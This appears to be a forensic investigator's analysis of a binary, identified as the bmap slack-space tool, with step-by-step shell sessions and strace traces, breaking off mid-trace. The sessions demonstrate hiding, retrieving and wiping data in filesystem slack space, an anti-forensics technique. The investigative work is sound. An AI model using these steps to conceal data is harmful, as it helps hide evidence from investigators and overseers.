The printable character sequences above are searched for lines that look like they could be used as internet search engine queries, the string **"use block-list knowledge to perform special operations on files"** appears to be part of a possible usage explanation; something that might be returned by invoking the '--help' option on the program. The uniqueness of this string can be used to our advantage. As seen below, the aforementioned string was identified only twice by Google:




Following one of the links returned by www.google.com above yielded the following find (note the highlighted description in the following screenshot):



Binary Grabber	1.3.5	Automated tool for downloading binaries from UseNet newsgroups.
BlackBook	2	GTK+ Address Book Applet
Blur Scope MAX	1.3	A visualization plug-in for XMMS.
bmap	1.0.16	Use block-list knowledge to perform special operations on files.
Bug Squish	0.0.1	Squish bugs before they suck all the blood out of your arm.
BW whois	2.5	A whois in perl that works with the newly mangled whois system as of 1 Dec 1999.
Cannon Smash	0.3.4	3D tabletennis game
Castor	0.8.1	Java to XML binding, Java Data Objects (O/R) and DSML.
CGIProxy	1.3	Anonymizing, filter-bypassing HTTP proxy in a CGI script (in Perl)
Circus Linux!	0.0.3	A clone of the Atari 2600 game.
CMatrix	1.1b	Ncurses eye-candy demo like
CodeCommander	0.4.0	Multi language programming IDE.
cog	0.07	A themeable and modularized homepage for an intranet.
ColdSync	1.1.5	PalmPilot synchronization tool

Here we see that a program called *bmap* was released to the Linux community in April of 2000, with the capability of using block-list knowledge to perform special operations on files. This is a sufficient amount of information to compel us to suspect that 'prog' is possibly bmap.

Based on having identified the possible true file name of prog as bmap version 1.0.20, we can now research the bmap 1.0.20 program via www.google.com. A description of bmap was found at http://build.lnx-bbc.org/packages/fs/bmap.html as seen below:



The description of the bmap tool substantiates the documentation produced by the prog executable. Re-iterating the passage above:

'The blocksize of a typical file system varies from 1K to 4K. Every file takes at least one block. The unused space in that block is slack space. bmap can save data into this slack space, extract data from slack space, and delete data in slack space. The data cannot be accessed using tools unaware of slack space (ie. almost all other tools), does not change existing files, and therefore cannot be detected using checksums or access times.[1]

Bmap is a data hiding tool to hide information in the unused space in file-system blocks, commonly referred to as 'slack space.'

We now have reason to investigate the contents of the slack space on the floppy and any other systems possibly accessed by the alleged perpetrator.

Binary Details Summary

The Binary Details associated with the prog executable can be summarized as follows:

True name of the program: bmap 1.0.20
File/MACTime information:

Last Access: 2003-07-15 23:12:45.000000000 -0700
Last Modify: 2003-07-14 07:24:00.000000000 -0700
Last Change: 2003-07-15 23:05:33.000000000 -0700
File owners
User: UID 502
Group: GID 502
MD5 hash
7b80d9aff486c6aa6aa3efa63cc56880
Key words/phrases associated with program/file:
use block-list knowledge to perform special operations on files
generate SGML invocation info
generate man page and exit
display version and exit

Program Description

What Type of Program is the 'prog' executable?

As previously established, our first test in analysis of the 'prog' executable is to use the file command. In order to fully comprehend the capabilities and limitations of file in it's ability to help us assess the nature of our unknown executable, we've prepared the following brief introduction.

file attempts to classify its arguments based upon 3 sets of tests in the following order (see file(1) Linux man page):

- file-system tests: the file command attempts to classify its argument based on this test first. This test is based upon return of an internal Linux system call (a way of interfacing with the Linux kernel to garner information). These tests are used to assess whether the file has any content, whether it is a special file used to maintain the operating system
- magic number tests: If classification isn't successful with the file-system tests, the magic number test is then attempted. These tests perform basic pattern recognition matching on bytes near the beginning of the file that are commonly used to discriminate program types. Most file types have a small bit of identical data somewhere near the beginning of the file that can be used for classification purposes.
- language tests: This is last resort for file to try after having failed to identify a classification based upon the 2 previous attempts.

Executing the file command against the unknown binary yielded the following results:

```
[forensics@GCFA floppy_image]# file ./prog
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
for GNU/Linux 2.2.5, statically linked, stripped
```

Let's spend a few moments to analyze file's classification of the unknown executable:

File information	Explanation
`ELF 32-bit LSB executable`	ELF stands for Executable and Linking Format[1]. ELF is a binary standards format for object files (the building blocks used in executable program construction). LSB stands for Linux Standard Base, LSB indicates compliance with an open source consortium who has developed standards with the intention of preventing divergence in binary file types among different Linux based operating systems[2]. 32 bit states that the executable was compiled for 32 bit processor architecture, as is the case on Intel® processors.
`Intel 80386`	This states that the binary was compiled with optimizations for an Intel 80386 processor
`version 1 (SYSV) for GNU/Linux 2.2.5`	This states that version 1 of the object file version (part of the ELF specification)
`statically linked`	Static linking means that all required libraries necessary for program execution have been included in the executable.
`stripped`	Stripped indicates that the text names of the library functions have been stripped out of the binary.

We can infer from the above descriptions that the program is definitely a Linux executable. All of the details regarding ELF format essentially show us that the program compilation occurred on a modern Linux operating system.

The fact that the program was statically linked has some possibly relevant implications to the case. Static linking suggests that the person compiling and/or using the program might have planned on using the executable on multiple computers and did not want to worry about having all necessary libraries available on each machine. Nefarious hackers have been known to statically link their programs and copy these programs from system to system. The downside to statically linking a program is that it has to include all of the required libraries in the executable itself, which tends to significantly increase the size of the file. This downside typically isn't of major concern when the alternative is non-functionality on multiple system variations. In any case, the size of a statically linked file is much larger than that of a dynamically linked file. The size of the prog file substantiates the file command's claim.

What is prog used for?

Based upon the discovery that the unknown executable is really bmap, we can infer that it's purpose is simply that of the bmap utility. Bmap has the capability of performing operations on slack space of file-systems. To verify this, we download and build an instance of the bmap utility for testing purposes. By invoking the help option of bmap, we are able to see all of the possible utilizations of bmap (see below in document for compilation of bmap):

```
[forensics@GCFA bmap-1.0.20]# ./bmap --help
bmap:1.0.20 (11/29/03) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose   be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit>
logging threshold ...
--target <filename> operate on ...
```

bmap is executed with the –help argument.

To summarize, it is expected that the prog binary was possibly used to operate on data within the slack space of file-systems. Data may have been hidden, retrieved, or wiped from file-systems.

When was the last time it was used?

We can use the stat command to list each of the 3 times associated with a file in the Ext2 file-system.

```
[forensics@GCFA floppy_image]# stat ./prog
  File: `./prog'
  Size: 487476      Blocks: 960        IO Block: 4096   Regular
File
Device: 702h/1794d  Inode: 18          Links: 1
```

```
Access: (0755/-rwxr-xr-x)  Uid: (  502/ UNKNOWN)   Gid: (  502/
UNKNOWN)
Access: 2003-07-15 23:12:45.000000000 -0700
Modify: 2003-07-14 07:24:00.000000000 -0700
Change: 2003-07-15 23:05:33.000000000 -0700
```

The Access time listed above represents the last time that the unknown executable was accessed. We know that the Access time for a file is updated due to a number of possible situations:

- The file was executed
- The file was read.
- The file was listed via a directory listing or a file-system search utility (ls, find)


Hence, we know that the file may have been executed on July 15th, 2003 at 11:12:45 pm MST.

Step by step functionality analysis: Using the prog program to manipulate slack space

Initial assessment of the prog functionality is consistent with that of the bmap utility. At this stage in the analysis, it can be assumed that these programs are the same. Based upon the functionality of bmap and the documentation produced by the prog utility, it appears that we have a file system slack space manipulation program. At this point in the analysis, it would be beneficial to briefly review the structure of file-systems and illustrate the relationship between files and blocks to base further analysis upon.

Blocks are an organizational unit used by filesystems to store filesystem data and certain meta-data structures. The filesystem used by most Linux operating systems, including the one found on the floppy, is the Ext2 filesystem. The Ext2 filesystem creation uses a default block size of 4096 bytes/block. Block sizes can be selected at file-system creation time by the system administrator based upon the anticipate size of files in which the file-system is being created to hold. Options for block size are 1024, 2048, and 4096 bytes/block.

The operating system stores file data content in one or more blocks. For files smaller than 4096 bytes on a 4096 byte/block default configured ext2 Linux file-system, only one block is necessary for file content storage. For files larger than 4096 bytes, the number of blocks necessary for file storage can be determined by the dividing the File size (in bytes) by 4096 bytes/block, rounding up to the next integer block count[2]. As an example, for a 15000 byte file, the blocks required for storage would be 3.6621 blocks, which rounds up to 4 blocks. We know that 4-3.6621, or .337 blocks, is equal to 1384 bytes. 1384 bytes would be unused in the 4th block. These 1384 bytes in the last block are conventionally referred to as slack space, and are not available to the file-system for utilization, and are unavailable to the user without special tools, such as bmap, or in our case, the prog executable. The following diagram graphically represents the allocation of data among the 4 allocated blocks.



The purpose of the prog executable is to store and retrieve data in unallocated slack space. As we can see in the above diagram, 4095 bytes is the maximum amount of data that can be stored in the slack space on a Ext2 filesystem configured for 4096 bytes/block. This special case would be when a file's size was only 1 byte greater than some multiple of 4096 bytes. At the least, only one byte of slack space would be available for files whose last block contained 4095 bytes of data.

The limitations of the slack space pose implications to the amount of data that may be hidden within slack space. We can see that one cannot continuously store files greater than 4kb within slack space with the prog executable. This realistically limits the amount of data that can be hidden by the prog executable to small files, such as text files. We will examine the contents of the slack space on the floppy image later in the analysis.

For this section of the analysis, we will evaluate the effectiveness of the prog utility in storage and retrieval of data from slack space. Analysis of the prog executable's functionality will be broken up into 3 phases:

Basic Analysis(trivial file): analysis will be dedicated to testing all of the prog executables '—mode' functionalities on a simple file. An effort will be made here to gain a solid understanding of how different invocations of the prog executable can be used to create, get, and delete data from a partially filled data block.

Small File Analysis(less than 4096 bytes): analysis will be dedicated to testing all of the prog executables '—mode' functionalities on a file that fills exactly 25% of the block space for 1 block(4096 bytes). Data will be written to fill the remainder of the slack space for this block with the 'prog –mode p,' or slack space data placement invocation. The data will then be retrieved from slack space using the 'prog –mode s,' or slack space data retrieval invocation. The byte counts of all actions will be considered and used to verify the functionality of the prog executable.

Large File Analysis(greater than 4096 bytes): This analysis will do everything performed in the Small File Analysis on a file that spans multiple blocks. This effort will be made in order to test the functionality and characteristics of manipulating data in slack space on the blocks dedicated to files larger than 1 block.

Basic Analysis

[forensics@GCFA floppy]# echo "This is a short file" > short_file	Here we create a trivially small text file, this requires 1 block to be dedicated, even though most will be slack space.
[forensics@GCFA floppy]# ls -l short_file -rw-r--r-- 1 root root 21 Jan 5 00:41 short_file	Here we see that the file is only 21 bytes long, this infers that the block has 4096-21 bytes left, or 4075 bytes of slack space.
[forensics@GCFA floppy]# ./prog -chk ./short_file -v ./short_file does not have slack	This appears to be a prog bug. We know from the previous analysis that slack does exist.
[forensics@GCFA floppy]# ./prog -checkfrag ./short_file -v ./short_file does not have fragmentation	This makes sense, as only one block is dedicated to slack, there is no chance for non-contiguous blocks, i.e., fragmentation
[forensics@GCFA floppy]# ./prog -frag ./short_file -v	Another apparent bug with the prog utility, no STDOUT or STDERR returned.
[forensics@GCFA floppy]# ./prog -sb ./short_file -v 4075	As determined before, 4075 bytes of slack is available for data hiding.
[forensics@GCFA floppy]# ./prog -m ./short_file -v 202651248 202651249 202651250 202651251 202651252 202651253 202651254 202651255	Here we see utilize the -m argument to see the sector numbers associated with the file. This option appears to be for informational purposes only.
[forensics@GCFA floppy]# ./prog -s ./short_file -v getting from block 25331406 file size was: 21 slack size: 4075 block size: 4096	Here we verify that no data is already stored in the slack space.
[forensics@GCFA floppy]# echo "Secret message destined for slack space in ./short_file"|./prog -p ./short_file -v stuffing block 25331406 file size was: 21 slack size: 4075 block size: 4096	Here we pipe input to the slack space of the file.
[forensics@GCFA floppy]# ./prog -s ./short_file -v getting from block 25331406 file size was: 21 slack size: 4075 block size: 4096 Secret message destined for slack space in ./short_file	Here we attempt to retrieve the data we stored to slack space, after the informational data on file size, slack size, and block

	size, our hidden data is retrieved.
[forensics@GCFA floppy]# ./prog -c ./short_file -v > secret_data	Here we use the -c argument to copy the hidden slack space data to the secret_data file
[forensics@GCFA floppy]# cat secret_data Secret message destined for slack space in ./short_file	Here we examine the contents of the secret_data file, as expected, our hidden message is displayed.
[forensics@GCFA floppy]# ./prog -w ./short_file -v stuffing block 25331406 file size was: 21 slack size: 4075 block size: 4096 write error write error write error	Here we test the wipe functionality of the prog utility, we see 3 apparent write errors arise.
[forensics@GCFA floppy]# ./prog -s ./short_file -v getting from block 25331406 file size was: 21 slack size: 4075 block size: 4096	Here we test the success of the previous wipe command, even though the wipe command returned errors, it appears to have wiped, i.e., erased the secret slack space data successfully.
[forensics@GCFA floppy]# ls -l short_file -rw-r--r-- 1 root root 21 Jan 5 00:44 short_file	Here we verify that no changes to the size of the original file have occurred.
[forensics@GCFA floppy]# echo "Secret message destined for slack space in ./short_file"|./prog -p ./short_file -v stuffing block 25331406 file size was: 21 slack size: 4075 block size: 4096	Here we re-write data again to slack space
[forensics@GCFA floppy]# ls -l short_file -rw-r--r-- 1 root root 21 Jan 5 00:44 short_file	We verify that the file size has not changed
[forensics@GCFA floppy]# cat ./short_file This is a short file	We verify the contents of the file
[forensics@GCFA floppy]# ./prog -s ./short_file -v getting from block 25331406 file size was: 21 slack size: 4075 block size: 4096 Secret message destined for slack space in ./short_file	We retrieve the data from slack space
[forensics@GCFA floppy]# ./prog -c ./short_file -v>secret_data	We copy the slack space data to another file
[forensics@GCFA floppy]# ls -l secret_data -rw-r--r-- 1 root root 4096 Jan 5 00:45 secret_data	The size of the file is much larger than expected, it appears that the prog file copies null characters to round out the output to 4096 bytes.

We have explored all functionality of the prog utility in the basic file analysis section. We tested the '-m list sector numbers,' '-c extract a copy from the raw device,' '-s display data,' '-p place data,' and '-w wipe' functionality. We were able to identify two possible bugs with the –w and –frag options, though neither seemed to inhibit the core functionality of the prog utility.

Small File Analysis

[forensics@GCFA floppy]# while true; do echo -n '0'; done| dd of=./data bs=1 count=1024 1024+0 records in 1024+0 records out 4096	Here we create a 1024 byte file filed with zeroes.
[forensics@GCFA floppy]# ls -l data -rw-r--r-- 1 root root 1024 Jan 4 23:54 data	Here we ensure that the file size is 1024 bytes via use of the ls command with the -l list argument
[forensics@GCFA floppy]# ./prog --chk ./data ./data does not have slack	Here we invoke the prog binary with the
[forensics@GCFA floppy]# ./prog --checkfrag ./data ./data does not have fragmentation	Again, this makes sense, as only one block is dedicated to slack, there is no chance for non-contiguous blocks, i.e., fragmentation
[forensics@GCFA floppy]# ./prog --sb ./data 3072	Here we see that prog finds 3072 bytes of slack space availabe
[forensics@GCFA floppy]# let sum=3072+1024; echo $sum	Here we add the slack space predicted to be available by the prog utility(3072 bytes) to the size of the file(1024 bytes), showing that the sum is the size of the block(4096 bytes) as expected.

The small file analysis shows us that the prog utility is accurately calculating the amount of available slack space for a file that only partially fills one block.

Large File Analysis

[forensics@GCFA floppy]# while true; do echo -n '0'; done| dd of=./data2 bs=1 count=15000 15000+0 records in 15000+0 records out	Here we create a 15000 byte file, filled with zeroes
[forensics@GCFA floppy]# ls -l big_data_file -rw-r--r-- 1 root root 15000 Jan 5 14:54 big_data_file	We verify the size of our file.
[forensics@GCFA floppy]# ./prog --mode=chk ./big_data_file -v ./big_data_file does not have slack	We again see an apparent bug with the prog utility, which tells us that no slack space exists for the file, even though we know that 1384 bytes

	exist in the 4th allocated block
[forensics@GCFA floppy]# ./prog --mode=checkfrag ./big_data_file -v ./big_data_file does not have fragmentation	Here we see that the file system did not need to fragment the blocks, likely due to the relatively small number of necessary blocks, likely stored in the same block group[3]
[forensics@GCFA floppy]# ./prog --mode=sb ./big_data_file -v 1384	As expected, 1384 bytes of slack are available for data storage.
[forensics@GCFA floppy]# ./prog --mode=s ./big_data_file -v getting from block 3535893 file size was: 15000 slack size: 1384 block size: 4096	Here we verify that no data already exists in slack space of the 4th block.
[forensics@GCFA floppy]# while true; do echo -n "x";done| ./prog --mode=p ./big_data_file -v stuffing block 3535893 file size was: 15000 slack size: 1384 block size: 4096	Here we copy x'es to the slack space in the 4th block, prog successfully copies 1384 x'es to the slack space in the 4th block before exiting
[forensics@GCFA floppy]# ./prog --mode=s ./big_data_file -v > output getting from block 3535893 file size was: 15000 slack size: 1384 block size: 4096	Here we retrieve the data from slack space and store it to the output file
[forensics@GCFA floppy]# ls -l output -rw-r--r-- 1 root root 1384 Jan 5 14:56 output	Here we determine the length of the output file, it is consistent with previous calculations.
[forensics@GCFA floppy]# wc output 0 1 1384 output	Here we re-verify with the wc command. 1384 bytes exist in the output file, as expected.

In the large file analysis, we see that the prog utility acts as expected with regards to identification of 1384 bytes of slack space in the 4th allocated block for the big_data_file file. We also see the bug with the 'chk' and 'frag' arguments as noted before.

This concludes the functionality analysis. In summary, we have tested and verified all documented functionality of the prog utility.   We have also identified 3 bugs in the 'frag' functionality, which does not display fragmentation information, as advertised in the documentation, we verified that that the 'chk' option does not accurately identify available slack space, and lastly we identified what appears to be a benign error in the wipe function, which seems to wipe the slack space hidden data successfully, even though it returns write errors to the STDOUT stream. Basically we see that the prog utility is quite capable of both storing and retrieving hidden data from slack space on a Linux Ext2 filesystem.

Step by step functionality analysis: Observing prog's system calls with the strace utility

For analysis purposes, the prog binary may be considered a black box. As with observation of any black box, an effective means of analysis is to consider the input/output. As with most modern operating systems, Linux and other Unix executables must interact with the Operating System kernel to access system resources, including network hardware, hard-disks, processors, memory, etc[4]. Linux and Unix are designed to facilitate this interaction through the use of interactions called 'system calls'. System calls are actions taken by programs to interface with the operating system kernel to use system resources. The operating system kernel is a piece of software whose purpose, among other things, is to provide a software interface to the computer systems hardware components for system applications.

Strace is a Unix utility designed to trace the system call actions associated with a program at the user/kernel boundary(see strace(1) Linux man page). It is highly useful to the forensics analyst as a tool to analyze system calls taken by unknown binaries. Strace effectively monitors the unknown binary's interaction with the rest of the computer.

We will employ strace with the following arguments:

Strace Option	Explanation
-o output_file	This option tells strace to write the output to a file called output_file
-r	This option prints a time-stamp of each system call relative to the beginning of the program.
-s 10000	This option ensures that strings will be printed up to 10000 characters. Strings longer than that will be truncated. This is necessary due to fact that the default string truncation limit is 32 characters.
`-v`	This option ensures that all system call details will be presented in the output file, instead of a more brief abbreviation
`./prog <arguments>`	This represents the command line invocation of the prog binary. The <arguments> will likely need to be modified to get an understanding of how the program behaves with different options.

Next, we will study the strace output for each of the slack space operations performed in the previous section entitled '**Large File Analysis'**

strace -r -v -x -s 10000 -o strace.prog.checkfrag ./prog --mode=checkfrag ./big_data_file -v	**Description**
0.000000 execve("./prog", ["./prog", "--mode=checkfrag", "./big_data_file", "-v"], [/* 24 vars */]) = 0	The shell executes the program

0.000369 fcntl64(0, F_GETFD) = 0 0.000188 fcntl64(1, F_GETFD) = 0 0.000056 fcntl64(2, F_GETFD) = 0	Attach to standard file-descriptors STDIN (0), STDOUT (1), STDERR (2)
0.000087 uname({sysname="Linux", nodename="GCFA", release="2.4.20-8", version="#1 Thu Mar 13 17:54:28 EST 2003", machine="i686"}) = 0	Understand system specifications via uname system call
0.000262 geteuid32() = 0 0.000052 getuid32() = 0 0.000049 getegid32() = 0 0.000046 getgid32() = 0	Get user/group identity information
0.000086 brk(0) = 0x80bedec 0.000063 brk(0x80bee0c) = 0x80bee0c 0.000053 brk(0x80bf000) = 0x80bf000 0.000056 brk(0x80c0000) = 0x80c0000	Set end of data segments (see brk(2) Linux man page)
0.000188 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link
0.000606 open("./big_data_file", O_RDONLY|O_LARGEFILE) = 3	Opens the file to file descriptor 3
0.000098 ioctl(3, FIGETBSZ, 0xbffff0c4) = 0 0.000096 ioctl(3, FIGETBSZ, 0xbffff034) = 0	Issues FIGETBSZ request code on 2 memory addresses on file descriptor 3
0.000068 brk(0x80c2000) = 0x80c2000	Sets end of data segments(see brk(2) Linux man page)
0.000083 ioctl(3, FIBMAP, 0xbffff0c4) = 0 0.000066 ioctl(3, FIBMAP, 0xbffff0c4) = 0 0.000058 ioctl(3, FIBMAP, 0xbffff0c4) = 0 0.000057 ioctl(3, FIBMAP, 0xbffff0c4) = 0	Sends FIBMAP request code to 2 memory address 2 different times.
0.000057 close(3) = 0 0.000054 close(0) = 0	Closes file descriptors 3, 0
0.000155 write(2, "./big_data_file does not have fragmentation\n", 44) = 44	Write to STDOUT
0.000365 _exit(1)	Exit application with exit status 1.

strace -r -v -x -s 10000 -o strace.prog.chk ./prog --mode=chk ./big_data_file -v	**Description**

0.000000 execve("./prog", ["./prog", "--mode=chk", "./big_data_file", "-v"], [/* 24 vars */]) = 0	The shell executes the program
0.000395 fcntl64(0, F_GETFD) = 0 0.000186 fcntl64(1, F_GETFD) = 0 0.000058 fcntl64(2, F_GETFD) = 0	Attach to standard file-descriptors STDIN (0), STDOUT (1), STDERR (2)
0.000069 uname({sysname="Linux", nodename="GCFA", release="2.4.20-8", version="#1 Thu Mar 13 17:54:28 EST 2003", machine="i686"}) = 0	Understand system specifications via uname system call
0.000260 geteuid32() = 0 0.000053 getuid32() = 0 0.000048 getegid32() = 0 0.000047 getgid32() = 0	Get user/group identity information
0.000111 brk(0) = 0x80bedec 0.000070 brk(0x80bee0c) = 0x80bee0c 0.000055 brk(0x80bf000) = 0x80bf000 0.000056 brk(0x80c0000) = 0x80c0000	Set end of data segments(see brk(2) Linux man page)
0.000192 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link
0.000603 open("./big_data_file", O_RDONLY|O_LARGEFILE) = 3	Opens the file to file descriptor 3
0.000105 ioctl(3, FIGETBSZ, 0xbffff1c4) = 0	Issues FIGETBSZ request code on 2 memory addresses on file descriptor 3
0.000101 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link
0.000215 lstat64("/dev/hdb1", {st_dev=makedev(22, 3), st_ino=65661, st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096, st_blocks=0, st_rdev=makedev(3, 65), st_atime=2003/01/30-03:24:36, st_mtime=2003/01/30-03:24:36, st_ctime=2003/05/14-09:24:59}) = 0	Lstat gets stats info for the symbolic link
0.000354 open("/dev/hdb1", O_RDONLY|O_LARGEFILE) = 4	Opens the raw disk device special file to r reading on file descriptor 4
0.000106 ioctl(3, FIGETBSZ, 0xbffff134) = 0	Issues FIGETBSZ request code on 2 memory addresses on file descriptor 3

0.000073 brk(0x80c2000) = 0x80c2000	Sets end of data segments (see brk(2) Linux man page)
0.000092 ioctl(3, FIBMAP, 0xbffff1c4) = 0 0.000073 ioctl(3, FIBMAP, 0xbffff1c4) = 0 0.000060 ioctl(3, FIBMAP, 0xbffff1c4) = 0 0.000060 ioctl(3, FIBMAP, 0xbffff1c4) = 0	Sends FIBMAP request code to file descriptor 3. Repeats 4 times.
0.000063 _llseek(4, 14483020440, [14483020440], SEEK_SET) = 0	Repositions read/write file offset in file descriptor 4 to zero
0.000071 read(4, "\x78\x78\x78….\x00\x00\x00…."..., 1384) = 1384	Raw data is read from the disk. The … represents a long sequence of previous characters summing ot 1384 bytes. This represents the action of the chk invocation. The \x78 represent the 'x' character.
0.001525 close(3) = 0 0.000064 close(4) = 0	Close file descriptors 3,4
0.000171 write(2, "./big_data_file has slack\n", 26) = 26	Write output to STDERR
0.000275 _exit(0) = ?	Exit with status 0

while true; do echo -n "x";done| strace -r -v -x -s 10000 -o strace.prog.p ./prog --mode=p ./big_data_file -v	**Description**
0.000000 execve("./prog", ["./prog", "--mode=p", "./big_data_file", "-v"], [/* 24 vars */]) = 0	The shell executes the program
0.099191 fcntl64(0, F_GETFD) = 0 0.000194 fcntl64(1, F_GETFD) = 0 0.000059 fcntl64(2, F_GETFD) = 0	Attach to standard file-descriptors STDIN (0), STDOUT (1), STDERR (2)
0.000069 uname({sysname="Linux", nodename="GCFA", release="2.4.20-8", version="#1 Thu Mar 13 17:54:28 EST 2003", machine="i686"}) = 0	Understand system specifications via uname system call
0.000258 geteuid32() = 0 0.000053 getuid32() = 0 0.000049 getegid32() = 0 0.000049 getgid32() = 0	Get user/group identity information

0.000088 brk(0) = 0x80bedec 0.000065 brk(0x80bee0c) = 0x80bee0c 0.000054 brk(0x80bf000) = 0x80bf000 0.000056 brk(0x80c0000) = 0x80c0000	Set end of data segments (see brk(2) Linux man page)
0.000182 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link
0.000598 open("./big_data_file", O_RDONLY|O_LARGEFILE) = 3	Opens file to file descriptor 3
0.000105 ioctl(3, FIGETBSZ, 0xbfffe4c4) = 0	Issues FIGETBSZ request code to memory address on file descriptor 3.
0.000097 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link, 32 512 byte blocks dedicated, or 16384 bytes (15000 bytes of ‘0’s’ + remainder)
